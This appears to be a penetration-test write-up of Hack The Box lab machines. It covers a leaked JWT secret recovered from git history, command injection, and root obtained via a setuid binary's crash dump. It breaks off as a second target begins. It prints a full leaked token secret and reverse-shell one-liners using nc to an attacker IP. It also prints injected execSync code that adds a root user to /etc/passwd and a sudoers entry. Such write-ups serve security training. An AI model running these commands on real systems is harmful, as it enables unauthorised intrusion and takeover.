
This test gives some information about the remote HTTP protocol - the version used, whether HTTP Keep-Alive and HTTP pipelining are enabled, etc...

This test is informational only and does not denote any security problem.

Output

```
Response Code : HTTP/1.1 200 OK

Protocol version : HTTP/1.1
SSL : no
Keep-Alive : no
Options allowed : (Not implemented)
Headers :

  Server: nginx/1.18.0 (Ubuntu)
  Date: Sun, 03 Apr 2022 20:52:41 GMT
  Content-Type: text/html; charset=utf-8
  Content-Length: 12872
  Connection: keep-alive
  X-Powered-By: Express
  ETag: W/"3248-nFUp1XavqYRgAFgHenjOsSPQ/e4"
```

The server type and information on nginx is returned.
Information gathered regarding vulnerable aspects of the system configuration.
Port 3000 was shown to have a web application running on it.



This has documentation for a sample application that can be downloaded and is supposed to aid in security for users. After successfully downloading the sample app there's an environment file:

```
┌──(kali㉿kali)-[~/Pictures/local-web]
└─$ cat .env
DB_CONNECT = 'mongodb://127.0.0.1:27017/auth-web'
TOKEN_SECRET = secret
```


Performing git commands we're able to obtain historical information of past commits for this file and a legitimate secret from one of the commits:

```
┌──(kali㉿kali)-[~/Pictures/local-web]
└─$ git log --oneline
e297a27 (HEAD → master) now we can view logs from server 😄
67d8da7 removed .env for security reasons
de0a46b added /downloads
4e55472 removed swap
3a367e7 added downloads
55fe756 first commit
```


```
kali@kali: ~/Pictures/local-web
File  Actions  Edit  View  Help
commit 67d8da7a0e53d8fadeb6b36396d86cdcd4f6ec78
Author: dasithsv <dasithsv@gmail.com>
Date:   Fri Sep 3 11:30:17 2021 +0530

    removed .env for security reasons

diff --git a/.env b/.env
index fb6f587..31db370 100644
--- a/.env
+++ b/.env
@@ -1,2 +1,2 @@
 DB_CONNECT = 'mongodb://127.0.0.1:27017/auth-web'
-TOKEN_SECRET = gXr67TtoQL8TShUc8XYsK2HvsBYfyQSFCFZe4MQp7gRpFuMkKjcM72CNQN4fM
fbZEKx4i7YiWuNAkmuTcdEriCMm9vPAYkhpwPTiuVwVhvwE
+TOKEN_SECRET = secret

commit de0a46b5107a2f4d26e348303e76d85ae4870934
Author: dasithsv <dasithsv@gmail.com>
Date:   Fri Sep 3 11:29:19 2021 +0530
```

Here we are able to gain a token secret which, when combined with information on how to structure admin jwt tokens for the web applications allows us to get admin access to that web application:

Below is the output of obtaining admin access on the web application due to the git history not being wiped and sensitive information being disclosed:




This secret did not serve with ssh access on the user dasith however another API for this web application reveals a remote code execution vulnerability:




Here we're able to append on an OS command which lists the files in the given directory of the web server.

A Nessus scan on the host also revealed what deems to be a critical vulnerability:




This highlights a vulnerability denoted as: nginx 0.6.x < 1.20.1 1-Byte Memory Overwrite RCE (CVE-2021-23017).

Exploitation of vulnerability
At this point to prevent some logs being created of any further commands on the system:




Attempts at obtaining a reverse shell failed with
/bin/nc -e /bin/sh 10.10.11.120
/bin/nc -e /bin/bash 10.10.11.120



Successful reverse shell obtained through:
rm -f /tmp/bkpipe;mknod /tmp/bkpipe p;/bin/sh 0</tmp/bkpipe | nc 10.10.14.130 4443 1>/tmp/bkpipe;

Enumerating the OS:




"Linux version 5.4.0-89-generic (buildd@lgw01-amd64-044) (gcc version 9.3.0 (Ubuntu 9.3.0-17ubuntu1~20.04)) #100-Ubuntu SMP Fri Sep 24 14:50:10 UTC 2021\nDistributor ID:\tUbuntu\nDescription:\t**Ubuntu 20.04.3** LTS\nRelease:\t20.04\nCodename:\tfocal\n"

Here we have the OS version Ubuntu 20.04.03 and the linux kernel version of 5.4.0.
There's an exploitable accountservice daemon on Ubuntu 20.04 that can be leveraged to escalate your privileges on this machine (https://securitylab.github.com/research/Ubuntu-gdm3-accountsservice-LPE/). However, this requires the ability to log out which is not possible here with the current user dasith so this can't be used to obtain greater privileges.

The Dirty Cow Exploit was also attempted after research showed it could be effective here. A SimpleHttpServer was set up on the attacking machine and put in place for the reverse shell to be able to perform a wget to obtain the exploit:

```
┌──(kali㉿kali)-[/home]
└─$ python -m SimpleHTTPServer 9990
Serving HTTP on 0.0.0.0 port 9990 ...
10.10.11.120 - - [28/Mar/2022 22:05:19] "GET /40839 HTTP/1.1" 200 -
```

After compiling the exploit and setting the correct permissions the exploit was still unable to run:



This further highlighted that bash is not able to run with this user as noted with netcat attempts.

The following commands also failed in an attempt to get root:

- sudo - l
- sudo su
- adduser myNewUser sudo
- cat /etc/shadow
-

Next, the cron jobs were targeted.

The command crontab -l revealed a cron job that would run on reboot.

```
# m h  dom mon dow   command

@reboot sleep 30;sh -c 'cd /home/dasith/local-web ; /usr/local/bin/pm2 start
/home/dasith/local-web/index.js'
```

However again, this is not feasible with restarting the system not possible on this user.

The pm2 program was created by root and could be globally accessed and modified however trying to use it was still running with the current user and was a dead-end. The attempt included modifying index.js to contain the following:

Add a new root user to etc password:

```
execSync('echo "newRoot::0:0:newRoot:/home/newRoot:/bin/sh" >> /etc/passwd', { encoding:
'utf-8' });
```

And adding the current user to the sudoers file:

```
execSync('echo "user ALL=(ALL) NOPASSWD:ALL" >> /etc/sudoers', { encoding: 'utf-8' });
```

Also to open a reverse shell as root:

```
execSync('rm -f /tmp/bkpipe;mknod /tmp/bkpipe p;/bin/sh 0</tmp/bkpipe | nc 10.10.14.130
5443 1>/tmp/bkpipe', { encoding: 'utf-8' });  // the default is 'buffer'
```

This was to happen on using pm2 to start or restart the web application service via index.js.

There was other cron jobs available but neither was using anything that could be exploited:

```
cd /etc/cron.d/
ls -al
total 20
drwxr-xr-x   2 root root 4096 Feb  1  2021 .
drwxr-xr-x 102 root root 4096 Oct 26 15:16 ..
-rw-r--r--   1 root root  201 Feb 14  2020 e2scrub_all
-rw-r--r--   1 root root  102 Feb 13  2020 .placeholder
-rw-r--r--   1 root root  191 Feb  1  2021 popularity-contest
```

```
cat popularity-contest
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
14 17 * * *   root    test -x /etc/cron.daily/popularity-contest && /etc/cron
.daily/popularity-contest --crond
```

Neither of these could be altered or changed or replaced in those folders.

At this easier access to the system was obtained by creating ssh keys for the current user (dasith) as well as an authorized_keys from my attacking machine to the target machine.

```
┌──(kali㉿kali)-[~/.ssh]
└─$ ssh-keygen -f dasith
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in dasith
Your public key has been saved in dasith.pub
The key fingerprint is:
SHA256:vU4TpuUyto1L3npcYda4Grmbo5LllllTnmLn4/XBG7BE kali@kali
The key's randomart image is:
+---[RSA 3072]----+
```

Setuid binaries became the next target:

```
dasith@secret:~$ find / -perm /4000 2>/dev/null
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/fusermount
/usr/bin/umount
/usr/bin/mount
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/chsh
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/opt/count
```

An unusual entry in the list was shown with /opt/count. This turned out to be a word counter program similar to wc. The source code was also present in /opt/:

```
Please check if file exists and you have read privilege.
dasith@secret:~$ ls -la /opt
total 56
drwxr-xr-x  2 root root  4096 Oct  7 10:06 .
drwxr-xr-x 20 root root  4096 Oct  7 15:01 ..
-rw-r--r--  1 root root  3736 Oct  7 10:01 code.c
-rw-r--r--  1 root root 16384 Oct  7 10:01 .code.c.swp
-rwsr-xr-x  1 root root 17824 Oct  7 10:03 count
-rw-r--r--  1 root root  4622 Oct  7 10:04 valgrind.log
```

This revealed that the program could be crash dumped while running using another shell:

```
    // drop privs to limit file write
    setuid(getuid());
    // Enable coredump generation
    prctl(PR_SET_DUMPABLE, 1);
    printf("Save results a file? [y/N]: ");
    res = getchar();
    if (res == 121 || res == 89) {
```

Here is the count program running:


```
root       98618  0.0  0.0      0     0 ?        I    21:45   0:00 [kworker/u
2:0-events_power_efficient]
root       98630  0.0  0.0   2488   580 pts/4    S+   21:57   0:00 /opt/count
dasith     98632  0.0  0.0   2608   612 ?        S    21:58   0:00 /bin/sh -c
 git log --oneline .etc; rm -f /tmp/bkpipe;mknod /tmp/bkpipe p;/bin/sh 0</tmp
```

Using kill-6 and the PID we're able to abort the program and force a crash dump:


```
dasith@secret:~$ /opt/count
Enter source file/directory name: Aborted (core dumped)
```

```
dasith@secret:/var/crash$ apport-unpack _opt_count.1000.crash /tmp/count-cras
h-report
dasith@secret:/var/crash$ cd /tmp/count-crash-report
dasith@secret:/tmp/count-crash-report$ ls
Architecture    ExecutablePath       ProcCmdline  ProcStatus
CoreDump        ExecutableTimestamp  ProcCwd      Signal
Date            _LogindSession       ProcEnviron  Uname
DistroRelease   ProblemType          ProcMaps     UserGroups
```


Next we look to unpack that crash report using apport-unpack tool:
apport-unpack _opt_count.1000.crash /tmp/count-crash-report



By using cat to display the contents of the crashreport file we're able to get a private key which belongs to root! By using that key on the attacking machine we're able to get root access:



A demonstration of using the root user displays the root secret for hack the box.




Additional routes for obtaining Privilege Escalation:

- Exploitdb also showed that the Linux Kernel at version 5.4 is vulnerable to this CVE: CVE- 2021-22555: Linux Kernel 2.6.19 < 5.9 - 'Netfilter Local Privilege Escalation. Exploit script here: https://www.exploit-db.com/exploits/50135


Attack Narrative - Target 2

Target IP: 10.129.114.96 - Pandora | **Type of testing:** Blackbox testing

Information gathered regarding vulnerable aspects of the system configuration.




Initial nmap scan discovered open services, ports and service versions.



TCP nmap scan found 1 open port:

